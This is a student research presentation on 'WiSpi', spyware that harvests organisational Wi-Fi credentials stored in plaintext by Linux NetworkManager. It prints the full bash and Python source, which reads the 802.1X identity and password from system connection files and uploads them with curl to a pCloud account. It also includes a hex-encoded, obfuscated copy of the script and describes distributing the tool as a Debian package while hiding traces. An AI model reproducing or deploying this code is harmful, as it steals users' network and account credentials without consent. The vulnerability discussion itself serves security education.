Wireless Network Spyware:
Security in Organisational Wireless Networks

Research Presentation

EN354 - Introduction to Cyber Threats
Dr. Ankit **Chaudhary**

Group
#13

INTRODUCTION

Networking Services provided by an Organisation, e.g. *University Wi-Fi*, are one of its most important assets.

An Organisation provides a number of services ranging from *e-Library Access* to *Work Accounts*. Usually, all these services are accessed by a single set of Credentials, i.e. **Universal Single Credential System**.

This creates a precarious situation, i.e. if someone gains access to one’s credentials, they gain access to everything.

VULNERABILITY

Over the course of my research, I found out that:

"*Linux Network Manager* stores *Organisational Wi-Fi Credentials* in a easily accessible Database, where the credentials are stored in **plaintext UTF-8**."

This is a **Critical** vulnerability found in Linux Systems. (*Ubuntu 20.04.3*, *Kali Linux 2022.1*)

PROBLEM STATEMENT

How can the concerned vulnerability be **exploited** in an unsuspicious manner meanwhile providing the *root access*?

extd. In a manner such that it keeps track of the *modified credentials* over time.

PLAN OF ACTION

Task 1: Exploring *Organisational Wireless Networks* and *Linux Network Management*

Task 2: Designing a **Spyware** *perpetually* exploiting *Linux Network Management* vulnerability in *Organisational Wireless Networks*

Task 3: Deploying the **Spyware**

EXPLOIT METHODOLOGY

Step 1. Search the *Linux Network Manager Database* for file containing *Organisational Wi-Fi Credentials*

Step 2. Parse the *Connection Profile* datafiles to grab the **modified Credentials**

Step 3. Generate *payload* to store parsed **Connection Information**

Step 4. Upload the *payload* with a proper **Identification Badge**

Step 5. ~~Self-Destruct the **Spyware**~~ Obstruct the **Spyware**

Step 6. Clear *footprints* on every post event.

RESULTS

Spyware Status:


- Successfully Deployed as a **DEBIAN** Package
- Generating Meaningful Data

GitHub Repository: https://github.com/tanujraghav/WiSpi

Personal Package Archive: ppa:tanujraghav/package-archive

Package: wispi

RESULTS contd.



File Nomenclature:
<username>@<hostname>-<connection>.<hash>.key

```
~/Downloads $ cat tanujraghav@Enigma-JNU_Residence.c95fee.key
Network :JNU Residence
Identity:tanuj81_soe
Password:[redacted]
```

CONCLUSION

- The *Linux Network Management* system provides a very insecure *Credentials Storage Mechanism*.

- The **Universal Single Credentials System**, especially in *Organisational Wireless Networks* should be made obsolete.

- **2-Factor Authentication** is a MUST!

FUTURE PLANS

outside the scope of current research work

- Submit a vulnerability record at **CVE** [LINK]

- **DONE** Design a secure *Credential Database Management System* for Linux Systems, like **GNU Seahorse**

AFTERWORD

How secure is **superuser/admin** mode?

Where do we draw the line between **Freedom** and **Security** in *Cyber Paradigm*?

BIBLIOGRAPHY

- **“**ST05-003: Securing Wireless Networks**”**, Cybersecurity & Infrastructure Security Agency - USA, accessed April 2022, https://www.cisa.gov/uscert/ncas/tips/ST05-003

- **“**Packaging: Building a Source Package**”,** Launchpad, accessed April 2022, https://help.launchpad.net/Packaging/PPA/BuildingASourcePackage

- **“Configuring and Managing Networking: Getting Started with Network Manager”**, Red Hat Enterprise Linux 8, accessed April 2022, https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/configuring_and_managing_networking/getting-started-with-networkmanager_configuring-and-managing-networking

Thank You!

Submitted By: Tanuj **Raghav** [Team Leader]
19-11-**EC-027**
tanuj81_soe@jnu.ac.in

Representing: Group **#13**

SOURCE CODE: Spyware

```
~/Projects/WiSpi/src $ cat spyware
#!/usr/bin/env bash

AUTH_TOKEN[redacted]
FOLDER_ID= 129612496 42

USER="`users | head -n1`"

FILEPATH="/tmp/wifi-nmconnection-tracker.txt"
DATABASE="/etc/wispi/winet.db"

cat > parser <<'END_SCRIPT'
from configparser import ConfigParser
import sys

config = ConfigParser()
config.read(sys.argv[1])

c = config.get('connection', 'id')
i = config.get('802-1x', 'identity')
p = config.get('802-1x', 'password')

f = open('/tmp/wifi-nmconnection-tracker.txt', 'w')

f.write("Network :" + c + "\n")
f.write("Identity:" + i + "\n")
f.write("Password:" + p + "\n")
END_SCRIPT

function post {
        curl -s -o /dev/null -X PUT -T "${FILEPATH}" \
        "https://api.pcloud.com/uploadfile?auth=${AUTH_TOKEN}&folderid=${FOLDER_ID}&filename=${USER}@${HOSTNAME}-${1}.${2}.key"
}

for i in /etc/NetworkManager/system-connections/*
do
        if grep -q "identity" "${i}"
        then
                echo > ${FILEPATH}
                python3 parser "${i}"
                k="`cat ${FILEPATH} | head -n1 | cut -d: -f2 | tr [' '] ['_']`"
                h="`openssl sha1 ${FILEPATH} | cut -d' ' -f2`"
                if ! grep -q "${h}" "${DATABASE}"
                then
                        echo "${h}" >> ${DATABASE}
                        post "${k}" "$(echo "${h}" | cut -b-6)"
                fi
        fi
done

rm -rf parser
```

SPYWARE

```
~/Projects/WiSpi/src $ cat winet.spywr
23212f7573722f62696e2f656e7620626173680a0a415554485f544f4b45
4e3d223541456746375a526f4a62375a4948367056567477454a384d4830
5263564c5235696d524b47685830220a464f4c4445525f49443d22313239
3631323439363432220a0a555345523d22607573657273207c2068656164
202d6e3160220a0a46494c45504154483d222f746d702f776966692d6e6d
636f6e6e656374696f6e2d747261636b65722e747874220a444154414241
53453d222f6574632f77697370692f77696e65742e6462220a0a63617420
3e20706172736572203c3c27454e445f534352495054270a66726f6d2063
6f6e6669677061727365722069d706f727420436f6e6669675061727365
720a696d706f7274207379730a0a636f6e666967203d20436f6e66696750
617273657228290a636f6e6669672e726561642873797932e617267765b31
5d290a0a63203d20636f6e6669672e676574282763 6f6e6e656374696f6e
272c2027696427290a69203d20636f6e6669672e676574282738303322d31
78272c20276964656e746974927290a70203d20636f6e6669672e676574
28273830322d3178272c202770617373776f726427290a0a66203d206f70
656e28272f746d702f776966692d6e6d636f6e6e656374696f6e2d747261
636b65722e747874272c20277727290a0a662e777269746528224e657477
6f726b203a22202b2063202b20225c6e22290a662e777269746528224964
656e746974793a22202b2069202b20225c6e22290a662e77726974652822
50617373776f72643a22202b2070202b20225c6e22290a454e445f534352
```

CHANGELOG

- rethink **Title**
- update **Problem Statement, Plan of Action, Exploit Methodology, Results, Bibliography**
- ★ **redesign Spyware** from ground-up
- fix typos in Slide #1 and #6